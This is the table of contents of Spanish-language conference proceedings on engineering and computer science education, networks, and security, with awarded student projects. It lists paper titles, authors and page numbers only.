Educación Mediada en Primer Año de Ingeniería para la Formación de Competencias de la Industria 4.0 en el Contexto de la Enseñanza Remota de Emergencia <i>Artemisa Trigueros, Mabel Compagnoni, Larisa Toro</i>	620
El Impacto del Pensamiento Computacional en el Diseño y la Codificación de Algoritmos <i>Elizabeth Jiménez Rey</i>	630
Metodología para un Entrenamiento Pedagógico de la Programación de Computadoras <i>Ángel R. Barberis, Lorena E. Del Moral Sachetti, Jorge Silvera, Eusebio Méndez</i>	637
Uso de las TICs para la Vinculación de las Escuelas Secundarias con la Universidad <i>Julieta Gatica, Camila Olguín, José Montejano, Ayrton Marini, Mariano Luzzi, Mario Berón, Analía Zaldua, Germán Montejano</i>	647
Experiencia de Virtualización de Carreras Presenciales: el Caso de la Licenciatura en Tecnología Educativa <i>Agostina Cuneo, Andrés R. Kabusch, Painé Pintos</i>	657
Diagnóstico para desempeñarse de manera efectiva en equipos de trabajo en alumnos universitarios (MDCU) <i>Daniel Tedini, Silvia Poncio, Verónica Castañeira, Lihuel Almada, Arturo Bravo</i>	665
Diseño de software para estudiantes universitarios con disminución visual: Diagrama de clases <i>Nicolás Gabriel del Valle, Laura del Carmen Ligorria, Roxana María Manera, Lorena Daniela Peralta</i>	671
Ingreso a carreras de Ingeniería en tiempos de COVID-19. Competencias digitales de enseñanza y aprendizaje <i>Lucrecia Ethel Moro, Adriana Laura Pirro, Stella Maris Massa</i>	676
Herramientas de software educacional para el aprendizaje de arquitectura de procesadores <i>Martín Menchón, Marcelo Tosini, Oscar Goñi</i>	685
Un Enfoque Metodológico Contemplando la Experiencia de Usuario en el Desarrollo de Objetos de Aprendizaje <i>Guillermo Javier Lafuente, José Luis Filippi</i>	690
Percepciones de los estudiantes en el Aprendizaje Virtual de Química para Ingenieros durante la pandemia por la COVID-19 <i>Analía Mazzuca, Dora Matana</i>	700
Estrategias de Autoconocimiento de los Estilos de Aprendizaje de los Estudiantes de Ingeniería en Informática <i>Sofía Pérez, Natalia Mira, María Alejandra Boggio</i>	704
Propiciando el trabajo autónomo del alumno, con simuladores <i>Angela Belcastro, Rodolfo Bertone</i>	711

Aplicación y Evaluación de Competencias aplicadas en Ciencias Básicas <i>Sergio Daniel Conde, Arturo Jauretche, Martín Morales, Arturo Jauretche</i>	721
COVID-19 y los Desafíos de la Educación en Informática e Ingeniería <i>María Inés Morales, Paola D. Budan, Paula Barrera Nicholson, Susana I. Herrera, Marilena Maldonado, Adriana Macedo</i>	726
Una propuesta de Metodología para la enseñanza de Programación y estrategias en tiempo de pandemia <i>Rosa Macaione, Nancy Lucero</i>	741
Mejora continua sostenida aplicada a la Educación Superior. El caso de la UTN-FRT <i>Diana E. Solorzano, Pedro B. Araujo</i>	756
VI.Redes - Sistemas Operativos - Fundamentos Informáticos - Seguridad	769
Ingeniería Social y COVID-19: Análisis de la Explotación de Vulnerabilidades Humanas en el Marco de una Pandemia <i>Denise Gross, Lautaro Bifano</i>	770
Combinación No Lineal de Generadores LFSR con Funciones No Lineales de Filtrado Paralelas <i>Andrés Fariás, Pablo García, Germán Montejano</i>	784
Métodos de Escalación de Privilegios Local en Sistemas Windows <i>Alejandro Vazquez, Gonzalo Carrasco, Nahim Felicito Gomez, Lucas Martín Molina, Carlos Martínez.</i>	795
Recomendación de uso de Nubes Microsoft Azure y Amazon Web Services para el tratamiento de imágenes médicas <i>Silvia Edith Arias, Laura Mónica Vargas, Alejandra Di Gionantonio, Diego Serrano, Adriana Cucchi, Paula Sosa, Ezequiel Ambrogio; Daniel Arch</i>	809
Rendimiento de sistema de archivos en arquitecturas distribuidas y paralelas <i>Nicolás Benquerena, Román Bond, Martín Morales, Diego Encinas</i>	816
Increasing the reliability and integrity of the OTP - Vote Model <i>Silvia Bast, Germán Montejano, Mario Berón</i>	823
Los riesgos de seguridad en 5G <i>Carlos Peliza, Fernando Dufour, Ariel Serra, Gustavo Micieli, Darío Machaca</i>	830
Utilización de Software Parkinsoft para comparar voces de personas con y sin Enfermedad de Parkinson <i>Mónica Giuliano, Esteban Luciano, Rodrigo Massiolo, Gastón Procopio, Fabiana Vaccotti, Martín Viqueira, Daniela Linari, Darío Adamec</i>	837
Indicadores del modelo de defensa en profundidad de ciberseguridad de la infraestructura de red en un Laboratorio EDI <i>Fabián A. Gibellini, Roberto Muñoz, Analía L. Ruhl, Juliana Notreni, Milagros N. Zea Cárdenas, Ignacio Sánchez Balzaretto, Cecilia Sánchez</i>	846
Integración de Blockchain Federal Argentina en la cadena de custodia en el Análisis Forense <i>Norberto Gaspar Cena, Sebastián Norberto Mussetta, Ignacio Daniel Favro</i>	852
Implementación de criptografía post-cuántica NTRU en servicios HTTPS <i>Diego Córdoba, Miguel Méndez-Garabetti, Jorge García Guibout</i>	857
Un Análisis de los Aportes de Agile al Desarrollo de Sistemas Embebidos <i>Alejandro Fourcade, Jorge Eterovic</i>	868
Marco de referencia para aplicaciones seguras de blockchain <i>Jorge Eterovic; Marcelo Cipriano; Edith García; Luis Torres</i>	882
Algoritmo de Seguridad para la Interoperabilidad de Controladores SDN de Diferentes Dominios mediante Tecnología Blockchain <i>Juan Carlos Calloni, Sergio Paez, Javier Saldarini</i>	892
Hacia la Detección de Intrusión en Sistemas Biométricos Utilizando Argumentación Rebatible <i>Graciela R. Etchart, Juan C.L. Teze, Carlos E. Alvez, M. Vanina Martínez, Gerardo I. Simari</i>	902
VII.a. Trabajos Estudiantiles-Nómina y trabajos premiados	911
Nómina de Trabajos de cátedra de 1º a 3º año	912
Trabajos de cátedra de 1º a 3º año premiados	933
Posición 2. Machine Learning en el ámbito deportivo <i>Ezequiel Tomás Ledesma, Camila Susana Alvarez Brito, Luciano Alejo Rodriguez, Rudy Axel Sarabia, Marina Belén Pinasco</i>	933

Posición 5. El Uso de Blockchain Aplicado a Distintas Tecnologías Pedro Martinez de Aguirrez Fernandes, Damaris Raquel La Cruz González, Lucas Marcelo <i>Batalla</i> , <i>Sofia Barreneche</i> , <i>Julia Serafini</i>	941
VII.b. Nómina de Trabajos de cátedra 4º a 5º año	947
Trabajos de cátedra de 4º a 5º año premiados	955
Posición 1. Aplicación de Redes Neuronales Artificiales en el Diagnóstico del Método Optimizado de Tiro Escuela del Ejército Argentino <i>Salazar, Nahuel; Maceira, Carlos; Cabrera, Ezequiel</i>	955
Posición 3. Simulación para estimar propagación de enfermedades <i>Diego Encinas, Jonathan Báez, Ayelén Barreto, Brian Galarza, Martin Morales</i>	962
Posición 4. Caso práctico de GPGPU: producto matricial de matrices cuadradas en lenguaje C.Solución secuencial vs soluciones en paralelo en CPU [OpenMP] y en GPU [CUDA]. Matias Agustin Area, Martin Lautaro León	970
VII.c. Nómina de Trabajos de Investigación de Estudiantes extra-cátedra	980
Trabajos de Investigación de Estudiantes extra-cátedra premiados	988
Posición 1. Herramienta para la identificación temprana de riesgo de deserción estudiantil y gestión tutorial <i>Aldana Rocío Stirz, Erika Yamila Lyde, Romina Mariel Istvan, Valeria Mercedes Lasagna</i>	988
Posición 2. Realidad Aumentada aplicada al área de Turismo en Salta <i>Micaela Isabel Daruich, Adrián Santiago Agustín Vera</i>	996
Posición 3. Análisis de métodos de inteligencia artificial para la reducción de incertidumbre <i>Pamela Agustina Chirino, Germán Bianchini, Paola Guadalupe Caymes Scutari</i>	1004
Posición 4. Herramienta para el diseño de objetos de aprendizajes <i>Francisco Giancarelli</i>	1012
Posición 5. Modelado de arquitectura empresarial para empresas citrícolas de la provincia de Tucumán:Caso de estudio huella hídrica <i>Marisol Fiorela Sanchez, Juan Facundo Bazán</i>	1018
VII.d. Nómina de Trabajos finales de carrera no finalizados	1029
Trabajos finales de carrera no finalizados premiados	1042
Posición 1. Sistema de Soporte para la Detección de Cardiomegalias en Radiografías de Tórax <i>De Luca Mariano, Feiguin Leila, Goldfarb Julián, Lippolis Victoria, Rochlin Gonzalo</i>	1042
Posición 2. Proyecto SADIL. Sistema de Asistencia para Dificultades Lingüísticas <i>Luciano Javier Lagassa, Facundo Fermín Bravo, Lucas Sebastián Pezzuti</i>	1047
VII.e. Nómina de Trabajos finales de carrera finalizados	1053
Trabajos finales de carrera finalizados premiados	1058
Posición 3. Aulas Sustentables: Sistema de Automatización Basado en IoT para la Optimización de la Energía Eléctrica <i>Lucas Jeremías Fassi, José Moyano, Salazar Gisbert, Gabriel</i>	1058
Posición 4. Análisis de espermatozoides en la nube <i>Sebastián Gabriel Guozden, Juan Alberto Amarillo, Marco Fernando Biondi Bonomini, Nicolás Rodrigo Merlis, Emiliano Tolaba</i>	1068
Posición 5. Diseño y desarrollo de un sistema en la nube para la administración de un bicicletero inteligente <i>Emilio Filotti, Gabriel Simois, Santiago Varela, Ezequiel Vargas</i>	1072
Índice	1083